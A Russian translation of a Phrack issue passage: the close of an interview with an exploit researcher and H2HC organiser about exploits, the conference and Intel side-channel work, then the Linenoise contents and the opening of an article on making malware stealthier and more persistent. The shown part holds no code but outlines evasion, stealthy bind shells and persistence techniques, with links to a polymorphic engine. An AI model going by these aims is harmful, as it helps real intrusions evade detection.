Эксплойты — мои фавориты постоянно меняются. К сожалению, публичные эксплойты сейчас качественно уступают прошлым. Эксплойт Криса Валасака для IIS (представленный на Infiltrate) — один из тех, что я до сих пор хвалю (с учётом того, что посмотрел на баг и решил, что он вообще не эксплуатируется). Работа Марка Дауда по разыменованию null в пользовательских приложениях — ещё один, что сразу приходит на ум. Qualys в последнее время делает невероятные вещи, а их эксплойт для qmail занимает особое место в моём сердце.

Люди — думаю, я уже говорил об этом в других разделах, но pirata, coideloko, Шай Гуэрон, Сергей Братус — в топе моего списка (и многие другие, не считая ушедших — они не обидятся, что не попали в топ).

Программы — открытый исходный код. Из закрытого разве что IDA, просто потому что Ильфак — замечательный человек.

Музыка — я почти не слушаю музыку. Люблю бразильскую кантри-музыку и форро. Если нужно что-то слушать за компьютером (в шумном общественном месте) — Prodigy (без текстов).

Остальное — мог бы поделиться: мои любимые пушки и военная техника :) Но об этом лучше за выпивкой. Так что мой любимый напиток — Jack Daniels (я пью, чтобы опьянеть, а Jack Daniels доступен везде и относительно дешёв — вот мои критерии). В личном плане — мои дети и жена. Если говорить о собственных достижениях, то хотя то, чем гордишься, со временем меняется, я всегда буду помнить, как был счастлив когда:

1. Мою первую статью в Phrack приняли (о руткитах в SMM). Исследование началось с того, что в мануале Intel была фраза о том, для чего используется SMM, и она заканчивалась словами «и для других целей». И я просто не мог найти никаких других задокументированных публично целей!
2. Я получил Pwnie — для меня это особенно ценно как награда за недооценённое исследование. Я не люблю хайп (баг — это баг IOMMU, очень сложный, и pirata совместно со мной написали полноценный эксплойт только потому, что все в Intel говорили, что он «слишком сложен для эксплуатации»). Каким-то образом в соавторы бага записали ещё человека, никак к нему не причастного, — но это неважно, всё равно было весело, тем более что заслуги умножаются, а не делятся!
3. Лучшая наступательная работа: это что-то непубличное. Я горжусь тем, что она была значимой и оказалась полезной. Верю, что это влияет на мир.
4. Количество людей, которые говорят мне, что я им помог и что это изменило их жизнь. То, что они делают и будут делать, и те, на кого они повлияют, — этого я сам никогда бы не смог сделать. А значит, H2HC (поговорим о ней позже) — один из или, возможно, самый большой мой вклад. Когда я вспоминаю докладчиков, которые никогда прежде не выступали, а я помогал им выстроить аргументацию, структурировать исследование (иногда даже дописать код, исправить баги, вернуть мотивацию), людей, которые познакомились и вместе работали над проектами... невозможно не гордиться!

И даже если всё это — лишь вопрос эго, и ничто из вышеперечисленного не так значимо для мира, как мне хотелось бы думать, — именно это эго не даёт мне останавливаться, сохраняет мотивацию и, возможно, рассудок!

Памятные моменты

Кое-чем я уже поделился в других разделах. Но могу рассказать и о провалах :)

До сих пор помню свой первый доклад в Эмиратах. Перед выступлением я всегда жутко нервничаю (несмотря на огромный опыт, я до сих пор не сплю несколько дней). После доклада ко мне подошёл один «чувак». Рядом было ещё несколько человек, но я сосредоточился на говорившем. Он сказал что-то вроде: «Отличный доклад, мне очень понравилось... один из лучших на конференции» (или что-то в этом роде). Я был так счастлив, смешанное с «облегчением» после конца выступления, что обнял его в знак благодарности! И вдруг остальные «чуваки» оттащили меня в сторону, возникло сильное напряжение. Организатор конференции подбежал с извинениями, а я никак не мог понять, что сделал не так. Оказалось, этот парень был одним из высокопоставленных лиц ОАЭ, а окружающие его люди — телохранителями... Обнимать представителей власти, по всей видимости, не принято.

У меня, наверное, таких историй больше, чем стоило бы. И я продолжаю попадать в неловкие ситуации, так что приходится принять это как часть себя — а иногда это даже хорошо, понимаете? Слишком много «профессиональных», «правильных» и в сущности «лицемерных» людей вокруг.

Поделюсь несколькими техническими примерами. Однажды я сообщил об LPE-баге с эксплойтом и всем прочим. Тестировал, запуская всё от root в этой системе, и не заметил, что там сбрасываются привилегии. Это научило меня не торопиться с результатами, как бы ты ни был взволнован. И напомнило о важности хорошего рецензирования. Наверное, худший такой случай — когда я портировал функцию PaX на PowerPC. ripacs и spender были невероятно терпеливы: направляли меня, рецензировали мой текст. Они, вероятно, потратили на помощь мне больше времени, чем потребовалось бы им самим для портирования. Я написал несколько модулей ядра для тестирования, гонял всё в Qemu и на старом Powerbook. После всех тестов оставалось добавить инструментацию ещё в пару мест — по сути те же инструкции, что и раньше. Я добавил, но не перезапустил все тесты. Одна из инструкций была немного другой. Буквально одна лишняя буква «o» в инструкции для нужного нам отслеживания переполнений — мелочь. Но нет :(Всё сломалось, и хуже всего — обвинили их. Мне было ужасно стыдно.

Как появилась H2HC? Какими были и остаются главные вызовы, и как вы видите её будущее?

Hackers to Hackers Conference в этом году отмечает 21-летие. Конференция родилась из идеи двух друзей — dum_dum и dmr. Они хотели создать площадку, где люди, знакомые только онлайн, могли бы встретиться лично. Кроме того, в то время большинство конференций по безопасности были сугубо «оборонительными», и они хотели сделать акцент на «наступательном» контенте и настоящих исследованиях. С самого начала они пригласили других друзей (всего, кажется, восемь человек) и обратились к другим командам security-исследователей в Бразилии.

Как я уже упоминал, мы организовывали встречи 2600 в Сан-Паулу. Когда они рассказали нам о первой H2HC (она проходила в Бразилиа, столице), я подал заявку на доклад (о полиморфных

шеллкодах). Когда я приехал в гостиницу накануне конференции, бронирования на меня не оказалось. Была середина ночи, и у меня не было реальных контактов ни одного из участников (только IRC и ники). Я спросил на ресепшене: «Не видели ли вы каких-нибудь ребят, которые выглядят как безумцы, все в чёрном, с кучей компьютеров?». Парень сказал, что они в одном из номеров. Я попросил позвонить, но поскольку была ночь, он не хотел. Я сказал, что уверен — они все бодрствуют и пишут код. Он позвонил — и они действительно не спали. Я остался в том номере. С семьёю другими людьми! (Номер был на двоих). Само мероприятие было организовано примерно так же (и, может, остаётся таким). Многие докладчики не успели подготовить слайды к выступлению, люди не знали, в какие залы идти и т.д. Поскольку я был там вместе с организаторами, я помогал. Так что формально я был «частью организации» с первого выпуска, хотя по большей части всё это было на месте и на ходу. На второй выпуск меня официально пригласили присоединиться к команде, и я согласился.

Всё шло хорошо, и мы по-прежнему все друзья (я называю их «оригиналами» и постоянно спрашиваю их мнение о том, как развивается конференция. Считаю, что они — залог верности изначальным намерениям). При коллективном принятии решений стало очевидно, что одни вещи сложнее других (например, авансовые платежи). Также возникали опасения по поводу спонсорства: как гарантировать, что спонсоры не будут влиять на направление конференции? Объём работы и необходимость обсуждать всё большой командой делали процесс крайне неэффективным. На пятом выпуске я сказал, что хочу уйти. Команда обсудила и проголосовала за то, чтобы я взял управление на себя — при условии сохранения духа конференции. Я пригласил coideloko помогать, и мы продолжаем (теперь pirata тоже берёт на себя всё больше ответственности). Мы по-прежнему некоммерческие (теперь с официальной некоммерческой организацией за спиной). У нас есть технический комитет с правом вето на любую заявку (то есть даже если я хочу пригласить докладчика, получив информацию о докладе, я передаю её в комитет как обычную заявку). У спонсоров нет спонсорских слотов (мы теряли спонсоров, которые настаивали на этом, — некоторые обижаются, когда их «executive»-доклад не принимается). Мы считаем, что правильные спонсоры понимают: это событие сообщества.

Мы делаем акцент на взаимодействии внутри сообщества. Например, мы хотим, чтобы участие спонсоров было осмысленным (в прошлом году у нас был тату-салон в роли спонсора — безумно представить, что некоторые люди вытатуировали H2HC!). Мы проводим много активностей и мастер-классов и стараемся объединять сообщества. Мне удалось наладить контакт с командой Slackware (в Бразилии много её разработчиков), и однажды мы провели конференцию Slackware как сублинию внутри H2HC. BSides в Бразилии тоже начинался как сублиния H2HC (поскольку первые годы для конференции сложные — без аудитории не получить спонсоров, а без спонсоров нет денег вперёд, мы просто бесплатно давали им площадку). Мы делаем всё возможное, чтобы нести знания людям: в прошлом году, например, провели бесплатный воркшоп по legacy BIOS. Мы не берём денег с книжных издательств, желающих участвовать в конференции, — только просим «свободные книги», которые затем жертвуем. Кроме того, хотя билеты у нас очень дешёвые (около 50 долларов при открытии регистрации), мы всё равно дарим много билетов тем, кто не может позволить себе купить (но должен быть там). На конференции открытый бар (виски, пиво и газировка) — мы всегда считали, что это помогает настроению (что неудивительно: хотя бывают единичные конфликты из-за этого, в целом всё проходит спокойно и позитивно).

Думаю, главный вызов — это мой возраст :) Понимаете, поддержание связи между поколениями сообщества требует, чтобы разные поколения чувствовали себя комфортно и сотрудничали. Мы устраиваем отличные вечеринки для докладчиков. Всё сложнее попадать в «правильный» ритм. Находить что-то, что каждый может получить по-своему. Но нам всё больше помогают, так что я с оптимизмом смотрю в будущее.

Безопасность стала мейнстримом. Security-исследования превратились в профессию. Но многие просто не могут отличить это от хакинга и сообщества. Это разные вещи. Мы хотим, чтобы

сообщество процветало, потому что верим в знание для всех. Это означает, что «индустрия безопасности» должна выигрывать от наличия доступных талантов, но это *НЕ* наша цель. Некоторые спонсоры это понимают, для других это трудно. Например, у нас есть знаменитая «bathroom leak» («утечка из туалета»). Мы понятия не имеем, кто это начал и почему. Не знаем даже, один это человек или группа. Но каждый год в туалете появляются «утечки» (обычно аккаунты известных людей из индустрии безопасности или компаний и т.д.). Наверное, можно было бы вычислить виновника(ов) с помощью камер и мониторинга. Но мы не помогаем и ничего не делаем для предотвращения. Однажды какая-то группа прислала футболки со списком тех, кого они взломали, и опубликованной информацией. Ящик с футболками просто доставили мне прямо на конференцию. Никто не объяснил зачем, никто не предупредил. Но мы их получили и раздали :)

Некоторым людям сложно понять, что именно таково настоящее хакерское сообщество. Хакинг — это про сообщество. Он бросает вызов правилам, а попытки контролировать этот вызов убивают его дух. В итоге получаются «технические комитеты» с минимумом действительно технических людей. Спонсоры начинают контролировать не только купленные ими доклады, но и доклады, которые им не нравятся. Небольшой хаос помогает всему сообществу быть живым. Из него выходит много талантов, многие из которых не будут заниматься более «сомнительными» вещами. Если вы не понимаете настоящего сообщества, если вы не его часть — дайте немного свободы тем, кто является. Пользуйтесь плодами. Не пытайтесь менять то, чего не понимаете (что, кстати, применимо ко всему — меняйте, но сначала поймите).

Чем вы больше всего гордитесь?

Своими детьми. Своим браком :)

Профессионально — я считаю, что мне удалось создать отличные команды, которые действительно верили в то, что делают, делали то, чего никто до них не мог (а в некоторых случаях — и после), и работали вместе с настоящим здоровым соревновательным духом (то есть с удовольствием). Моё единственное правило: все должны вместе получать удовольствие (если мы подшучиваем над кем-то — следующий раз подшучивают над нами? Пока «цель» и «источник» шуток справедливо чередуются — всё в порядке). Я горжусь тем, что я профессионал, который делает то, во что верит, получает от этого удовольствие и делает это потому, что считает правильным. Не потому что кто-то велел; не потому что это хорошо для карьеры; не потому что это выглядит хорошо. Это непросто. Многие считают меня «непрофессиональным» за то, что я не соглашаюсь и отстаиваю свою точку зрения вместо того, чтобы «не соглашаться и всё равно выполнять чушь» (заметьте, слово «чушь» здесь важно — иногда существует несколько равноценных путей, и бороться без прогресса тоже плохо).

Для сообщества — уверен, это H2HC, мои вклады в другие конференции (OffensiveCon, LangSec и другие в прошлом) и моё наставничество.

Для мира? Думаю, многое я сделал в Intel. Многое также было отменено или утеряно — к сожалению. Тем не менее потребуются ещё немало лет некомпетентности, чтобы разрушить всё.

Чем вы не гордитесь?

Думаю, я сжёг немало мостов, пытаюсь сделать то, что считал критически важным для выживания компании (конкретно — речь об Intel и side-channel уязвимостях). Несколько старших

вице-президентов и исполнительных вице-президентов говорили мне, что side-channel атаки — это вопрос жизни и смерти для Intel и крупнейшая проблема вычислительной индустрии за последнее десятилетие.

Intel — медленная компания, но очень человечная (за исключением сокращений, шансы сгореть или попасть в реальные неприятности там невелики). Нам пришлось разбираться во многом, чего мы не знали, тестировать то, к чему у нас не было доступа, в самых разных конфигурациях, с которыми мы никогда раньше не работали, одновременно разрабатывая меры по снижению рисков для множества сценариев, которыми мы не владели. И всё это — преодолевая медлительность, бюрократию и присутствие юристов во всём (письма боссу сначала уходили на юридическую проверку).

Моим подходом было: я сделаю это, даже если придётся идти напролом. Логика была простой: если я этого не сделаю, и компания обанкротится из-за судебных исков, этот конкретный человек всё равно останется без работы. В моём понимании, один обиженный мной человек — гораздо лучше, чем сто тысяч безработных (плюс миллионы пострадавших пользователей). Казалось очевидным. В лучших традициях «Гаттаки», я никогда не думал о возвращении (то есть: что будет, когда всё закончится? Тебя воспримут как человека, сделавшего всё необходимое, или нет?). Я так верил в правоту своего дела, что вообще не думал о себе (несмотря на предупреждения многих, включая жену). Был непреклонен в том, что поступаю правильно.

Так я проработал два с половиной года, минимум по 14 часов в день, включая праздники и выходные. Отложил медовый месяц ради Intel; был там на Рождество, на Новый год и т.д. Иногда приходил домой в три ночи, чтобы в пять утра провести брифинг для Fellows о результатах дня — чтобы те могли брифинговать СЕО. Некоторые в руководстве ценили это, другим было абсолютно всё равно (они просто ждали пенсии с бонусами). Поскольку у меня не было «плана возвращения», когда всё это в основном осталось позади (и стало ясно, что судебные иски сойдут на нет и всё «под контролем» — не решено, но уже не угроза), единственным, кто работал в том же ритме, оставался я. Все «сожжённые мосты» начали мстить людям в моей команде (забавно, как это работает в больших компаниях: людям было слишком страшно атаковать меня напрямую, поэтому они вредили другим членам моей команды, чтобы добраться до меня). Это подтолкнуло меня к уходу — в попытке помочь команде. Что породило очередную волну проблем: большинство решили уйти вместе со мной (что стало ещё одним неожиданным последствием). Всё превратилось в хаос.

Что вы хотели бы увидеть опубликованным в Phrack? Ваша статья о VDT 2010 года очень хороша.

Несколько лет назад я написал статью вместе с Сергеем Братусом и Джеймсом Оукли (его студентом в то время), которую приняли для публикации в Phrack, а затем «отклонили»: это была «новая техника», но у нас не было реального бага, применение которого давало бы очевидное преимущество. Исследование Джеймса и Сергея касалось внутренностей dwarf, и статья расширяла его, объясняя, как gcc обращается к указателю на раздел dwarf — так что мы могли использовать их «dwarf-компилятор» для создания своеобразного инъектируемого шеллкода. Даже если бы техника улучшала эксплуатацию реального бага, компилятор всё равно в итоге убил бы её (достаточно просто сделать этот раздел доступным только для чтения, как это делает gcc, и именно так компилятор в конце концов и поступил). Но исследование очень глубоко погружается во внутренние механизмы этого, и я считаю, что именно это и есть дух Phrack.

С той статьёй о VDT вышел небольшой конфуз. Работа замечательная, и Julio Auto, главный разработчик VDT, должен был быть соавтором. Я написал статью и отправил ему на рецензию, но

он так и не ответил. В итоге я добавил благодарность и поставил его первым в списке авторов инструмента, но многие смотрят только на «автора статьи» и игнорируют остальные упоминания. Я понимал про сроки и не хотел добавлять кого-то в соавторы, если он даже не рецензировал текст (потому что я мог написать что-то неверно, кто знает).

Сотрудничество по этому исследованию началось задолго до VDT. Мы работали в одной компании в ОАЭ, занимаясь разработкой уязвимостей. coideloko тоже был в команде. Он провёл какую-то форензик-работу в крупной компании и собрал много восстановленных файлов, которые крашили Office. Но, в отличие от файлов, генерируемых фаззером, мы не понимали, почему эти файлы вызывают сбои. Некоторые краши выглядели многообещающе, и мы начали думать, как их анализировать. Бисекция не очень эффективна, когда формат не полностью понят (и у нас не было кода для разбора отдельных частей). Так или иначе, мы пришли к идее трассировать назад от краша к входным данным (поскольку было легко видеть, где файл отображён в памяти). Там мы кое-чего добились, но coideloko и я ушли (а вскоре ушёл и Julio), и каждый пошёл своим путём. Несколько лет спустя я встретил Julio на другой конференции, остановился у него дома, и мы обменялись соображениями о прогрессе (он работал над инструментом для Windows, я — над чем-то на базе Valgrind, поскольку занимался Linux). Годы спустя после публикации статьи я работал над улучшениями этой идеи совместно с Rohit Mothe — мы назвали это DPTrace (идея была в двойном смысле): трассировка шла как вперёд, так и назад, а на прямом пути выполняла аллокации и изменяла состояние в момент краша, исходя из того, что было известно из обратного просмотра. Наш PoC работал и был полезен (мы демонстрировали его на реальном программном обеспечении, часть результатов вошла в статью), но в целом работы ещё много. Это тема, которую я люблю и надеюсь, что другие подхватят её и продвинут вперёд.

Какой ваш любимый баг или эксплойт?

Уже говорил об этом раньше.

Сделают ли средства защиты эксплуатацию невозможной в конечном счёте?

Не думаю. Но они всё усложняют, потенциально вынуждая работать командами, а не в одиночку. На текущем уровне сложности, я бы сказал, самые трудные цели уже требуют такого уровня совместной работы. Я уже давно говорю людям, что вижу: большинство топовых авторов эксплойтов работают на государство (или подрядчиков), а не на индустрию. Это жаль, и отчасти объясняет позицию некоторых, что «сообщество мертво». Я так не считаю. Всего ещё достаточно. Просто всё иначе. И снова более скрытно. Так что умерла, скорее всего, лишь видимость тех сообществ для посторонних.

Рекомендуете ли вы новичкам вносить вклад в проекты с открытым исходным кодом?

Да. Open-source и хакинг — чрезвычайно родственные идеалы. Идея убрать контроль над знаниями из рук немногих, идея обмена, идея альтернатив мейнстримной системе. Забавно, что то, как всё это стало мейнстримом (и оказалось загрязнено), тоже объединяет хакерское и open-source

сообщества.

Как изменилась H2HC за эти годы? Что вам нравится в организации конференции?

Думаю, мы не так уж эволюционировали — мы сохранили тот же дух и идеалы, но делаем это в большем масштабе. Каким-то образом мы выжили под давлением множества современных сил, которые разрушают или меняют подобные начинания. Например, присутствие в социальных сетях: у нас оно есть, но по-другому. Немного хаотично, зато часто появляется что-то весёлое (и органичное — например, какие-то безумные инициативы участников: вроде видео с модифицированной игрой Mario с H2HC на разных уровнях или модифицированного ROM Super Boy с картой конференции в качестве уровней).

Что мне нравится? Встречать выдающихся людей, с которыми иначе у меня, вероятно, не было бы шансов познакомиться. Возможность видеть лучших из лучших как людей и общаться с ними как с равными (хотя они, очевидно, лучше меня). И наконец — простая обратная связь о том, что что-то изменилось в чьей-то жизни благодаря этому усилию (хотя мой вклад — лишь создать условия, дать нужным людям возможность блеснуть и рассказать о том, что они сделали). Например, в прошлом году я ждал лифта, чтобы забрать что-то из номера. Вошёл парень, посмотрел на меня и спросил, не я ли Rodrigo, организатор. Я ответил утвердительно, и он улыбнулся и сказал, что несколько лет назад я подарил ему билет на конференцию. Тогда он работал на стройке и на досуге изучал компьютеры... конференция вдохновила его сделать шаг, и теперь у него отличная работа — она изменила его жизнь навсегда.

Ваше мнение об infosec-сцене: сейчас vs тогда

Infosec, к сожалению, превратился в цирк. Именно поэтому тема H2HC в этом году — Cyberpunk Circus. Это своеобразная дань уважения ИИ-безумию (после многих других безумств). Дань тому факту, что к сожалению, карьеристы вытесняют по-настоящему увлечённых людей. Раньше было не намного лучше (я начинал как программист, потому что в безопасности речь шла лишь об установке файрволов). Как ни странно, я вижу в InfoSec больше неэтичных вещей, чем в любой другой области, — хотя это поле по определению должно строиться на доверии.

Ваше мнение о конференциях? Их слишком много? Можно ли ещё найти ту самую старую атмосферу, сочетающую продуктивность и отдых?

Я думаю, их слишком много. Это значит, что конференциям сложнее выживать, делая всё правильно, а посетителям сложнее выбирать. Поскольку коммерческих стимулов тоже предостаточно, всё превратилось в хаос. Например, если хочешь представить исследование, у Black Hat большая видимость, хотя качество там ужасно упало за последние годы (в шутку говорят: Black Hat стал RSA, Defcon стал Black Hat — и всё это сдвиг к худшему).

Получается почти обязательным: ходить на крупные конференции, потому что там все. Плюс на нишевые — потому что там реально интересное. Плюс на новые — чтобы поддержать их

существование. Плюс на некоторые старые, сохраняющие прежнюю атмосферу, — чтобы они продолжали жить. Это слишком много. Я очень скучаю по PH-Neutral. И расстраиваюсь, что не могу сейчас посещать российские конференции и, вероятно, не должен ездить на китайские.

Есть OffensiveCon с исключительным техническим контентом и замечательными людьми, но он дорогой (и билеты трудно достать). SummerCon тоже продолжает существовать. Но я просто рад, что Phrack вернулся, — надеюсь, с более регулярной периодичностью, чтобы снова у отличных исследований был дом.

Рекомендации

Технические книги:

Те же, что я называл раньше. Плюс мануалы Intel и ARM.

Нетехнические книги:

Те же самые.

Исследователи:

Project Zero, Qualys, Quarkslab публикуют действительно первоклассные работы. Стоит следить и за докладчиками OffensiveCon. И, как всегда, — за авторами Phrack.

Размышления

Дух хакера:

Я по-прежнему считаю, что настоящий хакинг — это субкультура. Не то, что показывает мейнстрим, и не исследовательская работа, — хотя в ней есть некоторые (или даже все) технические аспекты хакинга. Хакинг — это скорее про оспаривание статус-кво, про знание и свободу. Это не то, что можно легко уничтожить. Присвоение терминов или методов не делает ничто частью этого.

Индустрия эксплойтов:

К сожалению, именно там сейчас сосредоточено большинство возможностей для разработки уязвимостей. В этом комплексе всё ещё есть люди, верящие в хакинг и сообщество. Я как-то всё ещё верю, что хакинг отличен от профессии — неважно, какова профессия и насколько она близка к хакингу.

Первый шаг в программировании:

Я начал писать на C примерно в десять лет. До этого занимался небольшими скриптами и логикой. Думаю, ломать вещи было просто следствием естественного любопытства (и необходимости — если считать крекинг тоже взломом).

Профессиональное выгорание:

Честно говоря, до сих пор мне везло (или повезло). Каким-то образом в критические моменты, которые действительно всё решают, всегда оказывался кто-то, кто удерживал ситуацию. Например, в Intel, ещё до всей этой безумной истории, один человек на совещании назвал меня «ребёнком». На следующий день я пришёл на продолжение встречи в «шортах с супергероями Marvel». Разумеется, из-за подобных реакций у меня было немало разговоров с HR за эти годы, но кто-то всегда помогал мне пройти через них. Как-то раз я сказал коллеге, что могу научить его чему-то, но

не могу сделать это вместо него (потому что он отказывался читать статью, которую я предложил для лучшей подготовки к встрече). HR не был доволен моим стилем общения, хотя в то же время прекрасно понимал: когда человек открыто отказывается читать, предпочитая просто провести встречу, учить его действительно сложно. Я не рекомендую другим следовать моему стилю, но думаю: если вы достаточно глубоко погружаетесь в проблемы, если вам действительно важно и вы работаете усердно, — некоторые это поймут и постараются помочь. Особенно если очевидно, что вы не просто грубиян по отношению ко всем, а просто не терпите определённых вещей и не принимаете их.

Выводы

Вехи в хакинге:

Прочитайте мануал предпочтительной архитектуры (желательно Intel или ARM, но RISC-V/MIPS тоже сойдёт). Прочитайте «Искусство программирования» Кнута (не стремитесь полностью понять — просто осознайте, сколько всего существует, в чём вы даже недостаточно разбираетесь, чтобы понять это должным образом). Прочитайте The Art of Software Security Assessment и вспомните, как давно эта книга написана (это одновременно смиряет и отлично учит). Наконец, находите опубликованные баги и работайте с ними. Пишите эксплойт, разбирайтесь в баге, замечайте нюансы, придумывайте идеи. Не смотрите на готовые эксплойты, пока не попробовали сами, — не смотрите, если застряли. Это всё отлично для обучения. И возраст тут не при чём. Не давайте оправданиям мешать тому, что вы любите. А если не любите — будьте честны с собой... не занимайтесь этим ради «крутости» или «хороших денег» (не будет ни того, ни другого — потому что вы не будете хороши в этом).

Нетрадиционный хакинг:

В последнее время я увлёкся сообществами спидраннеров. Это случилось случайно: у сына друга было старое оборудование, я начал расспрашивать за чем, и он рассказал мне всё об этом, даже мой друг был очень удивлён. Это безумно, потому что это настоящий хакинг (и что-то вроде читерства, но совершенно законного) — взлом ограничений и допущений ради забавы. Существуют категории (буквально правила о том, насколько можно «читерить»). Люди пишут эмуляторы, модифицируют игры, делают всевозможные вещи. Это прекрасно! Я не играю в компьютерные игры вообще, но у меня теперь есть полный набор (который собрал сын друга) и я попробовал старую Zelda. У меня есть идея, что это могло бы быть отличным способом обучать vuln-dev: видишь, как игра меняется, когда модифицируешь объекты в памяти. Интересный способ рассказать об аллокации и других вещах.

«Искусство» хакинга:

Правда в том, что хакинг — это работа с фрустрацией. Ты не знаешь заранее, что вообще возможно (эксплойт — это реальное доказательство того, что баг эксплуатируем; многие баги могут казаться очевидно эксплуатируемыми, но нюансы способны этому помешать). Хакинг — это ещё и про модификацию и исследование: делать то, что изначально не было предусмотрено. Всё это требует вдохновения. Искусство — это то, что помогает нам оставаться вдохновлёнными и продолжать черпать вдохновение вопреки фрустрации. Я представляю художника с чётким образом в голове, который никак не может перенести его на холст. Он стирает и начинает заново. И снова, и снова, и снова. Это и есть хакинг. И это возможно только для художников.

Теперь, разработка уязвимостей доступна не только художникам. Многие технические процессы можно превратить в чистую инженерию. Но само формулирование экспериментов, вдохновение — это, я считаю, навсегда останется искусством. Я видел это в лучших командах по разработке

уязвимостей. Много людей много производят, но всегда есть тот один человек, про которого все говорят: «это» зверь. Такие делают огромную разницу для всей команды. Думаю, они указывали на художников, на хакеров.

Личное

Другие интересы:

Может, стал бы программистом, а наверное — просто пьяным неудачником где-нибудь.

Философия:

Carpe Diem или Carpe Noctem — я делаю вещи, когда чувствую вдохновение, и верю, что люди — существа привычки, поэтому стараюсь вырабатывать хорошие привычки (хотя ужасно в этом, так что это постоянная внутренняя борьба). Я мало сплю и предпочитаю работать ночью.

Зины:

Проблема блогов и конференций в том, что там нет обязательного качественного рецензирования (я, конечно, упоминал хорошие команды с блогами, где есть хорошее рецензирование — говорю в целом). В академических конференциях декларируют строгое рецензирование, но на деле оно ужасно (и настолько сосредоточено на оформлении, что забывает о содержании). Оба случая слишком акцентируют заявленный «импакт», из-за чего сложно принимать всё за чистую монету.

Вот чего я жду от хорошего зина: работающие PoC, осмысленный контент. Без громких хайповых заявлений. «Вот баг, он работает. Затрагивает A и B, в 90% случаев успешен, но есть 10% неудач — мы думаем, можно сделать лучше из-за Z, но так и не сделали».

Цитаты

Да, несколько...

«Я не понимаю, что происходит с людьми. Они учатся не через понимание; они учатся каким-то другим способом — через зубрёжку или ещё как-то. Их знания так хрупки» — Р. Фейнман

«Меня беспокоило то, что, как я думал, он, должно быть, делал вычисления. Лишь позже я понял, что такой человек, как Уилер, мог мгновенно увидеть всё это, едва получив задачу. Мне нужно было вычислять, а он мог просто видеть» — Р. Фейнман

«И я вспомнил, когда снова увидел ту статью, как смотрел на кривую и думал: это ничего не доказывает!» ... «С тех пор я никогда не принимаю на веру слова экспертов. Я всё рассчитываю сам» — Р. Фейнман

«Они не МОГЛИ этого сделать. Это было своеобразным соревнованием в умении произвести впечатление, когда никто не понимает, что происходит, и они принижали другого, как будто знали. Все притворялись, что знают, и если один из студентов на мгновение признавал, что что-то непонятно, задавая вопрос, остальные вели себя высокомерно, как будто никакой путаницы нет».

Заключительные мысли

Если кто-то говорит вам, что хакинг мёртв, — значит, этот человек не занимается настоящим хакингом. Возможно, занимался. Возможно, хочет. И это не имеет никакого отношения к их техническим знаниям или способностям. Просто так есть. И если кто-то пытается говорить от имени всех хакеров или всего хакинга — не говорит.

Включая меня — и в этих заключительных мыслях, и в этом интервью в целом :)

|=[EOF]=-----=|

LINENOISE

Автор: Phrack Staff

Linenoise — это сборник материалов, которые не вписываются в другие рубрики. Короткие статьи, исправления, записки навскидку, опоздавшие тексты и прочее... :))

Содержание

1. Практические советы и мысли по улучшению скрытности вредоносного ПО и увеличению времени пребывания в системе — SWaNk
2. Уязвимости в программном обеспечении контроля доступа Evolution Software — evildaemon
3. Вооружение автоматизации — Xenon Hexafluoride
4. В погоне за Чоллимами: 100-дневная миссия по профилированию северокорейского угрозового актора, спонсируемого государством — MauroEldritch
5. Мастер марионеток — превращение антивирусных песочниц в ботнет — Grzegorz Tworek
6. Изучение ISA силой воли — iximeow

1 — Практические советы и мысли по улучшению скрытности вредоносного ПО и увеличению времени пребывания в системе

by SWaNk

Содержание

0. Об авторе
1. Предисловие и область применения
2. Эволюция сцены вредоносного ПО
3. Определения
 - 3.1 Время пребывания (dwell time)
 - 3.2 Полная необнаруживаемость (FUDness)
 - 3.3 Система сообщений Windows
 - 3.4 Стук в порты (port knocking)
4. Дьявол кроется в деталях
5. Избегать шаблонов, изобретать колесо заново
6. Стейджинг или нет — вот в чём вопрос...
7. Ретрансляторы и множество протоколов
8. Стук в порты + RAW SOCKETS = скрытный bind
9. Злоупотребление системой сообщений Windows для установки персистентности
10. Заключительные слова
11. Ссылки

0. Об авторе

Я склонен определять себя как энтузиаста вредоносного ПО. Пишу малварь с начала 2000-х. Мои основные навыки связаны с разработкой вредоносного ПО и обратной разработкой. Всегда рад

малвари, кофе и пиву.

Мои публичные вклады в сцену:

- LOLBAS Project — иной контекст, но та же техника, опубликованная в 29а, выпуск 7
<https://lolbas-project.github.io/lolbas/Libraries/Desk/>
- Новый способ автозапуска файлов — ShellExecute InstallScreenSaver API
<https://vxug.fakedoma.in/zines/29a/29a7/Articles/29A-7.030.txt>
- Трюк с фиктивной точкой входа
<https://github.com/vxunderground/VXUG-Papers/blob/main/The%20Fake%20Entry%20Point%20Trick.txt>
- Полиморфный движок MocoH
<https://github.com/vxunderground/VXUG-Papers/blob/main/MocoH%20Polymorphic%20Engine.asm>

1. Предисловие и область применения

Прежде всего, хочу выразить признание и уважение труду программистов прошлого. Я благодарен пионерам вирусного кодирования, которые проложили путь к распространению знаний без корысти финансовой выгоды. Мы в долгу перед теми, кто щедро делился своими тактиками, техниками и процедурами (ТТР) в эпоху, когда ценность заключалась исключительно в продвижении искусства создания элегантного вредоносного кода, а не в денежном вознаграждении. Им — моя благодарность.

Эта статья не претендует на роль исчерпывающего или исчерпывающего руководства по тактикам уклонения. Вместо этого она представляет собой сборник техник, советов и размышлений, которые я нашёл эффективными при проведении наступательных операций с использованием вредоносного ПО для достижения целей своих заданий. Воспринимайте её как генератор идей для стимулирования наступательного мышления, необходимого для написания надёжного вредоносного ПО.

Некоторые ТТР, представленные в этом документе, относятся к ОС Windows. Однако основная идея за каждым ТТР носит универсальный характер и может быть применена к различным ОС. Я старался сделать документ интересным как для новых разработчиков малвари, так и для опытных (которые сейчас немного отошли от дел, потому что руководят командами). Идея состояла в том, чтобы сначала представить стратегическое содержание, касающееся наступательных операций с вредоносным ПО, а затем постепенно перейти к техническим деталям с кодом и ТТР — самому интересному.

Поскольку мир изменился и никто больше не делится новинками, вы, возможно, спросите, зачем я трачу усилия на эту статью и публикую её бесплатно. Во-первых, это способ поддержать сцену. Во-вторых, это способ отдать долг сообществу. И последняя, самая важная причина: я чертовски скучаю по старым временам...

2. Эволюция сцены вредоносного ПО

Сцена вредоносного ПО сегодня глобальна и тесно переплетена с индустрией кибербезопасности. Поведение сообщества в отношении обмена новыми ТТР изменилось, потому что компании и правительства официально нанимают людей для создания и анализа вредоносных программ. Следовательно, новые ТТР приобрели финансовую ценность на этом рынке. Хотя курсы и сертификации предоставляют ценные знания и сокращают время обучения, они нередко содержат устаревшие ТТР. Поэтому в индустрии, где новые ТТР одновременно очень ценны и быстро устаревают, нежелание делиться знаниями понятно и является большой тенденцией.

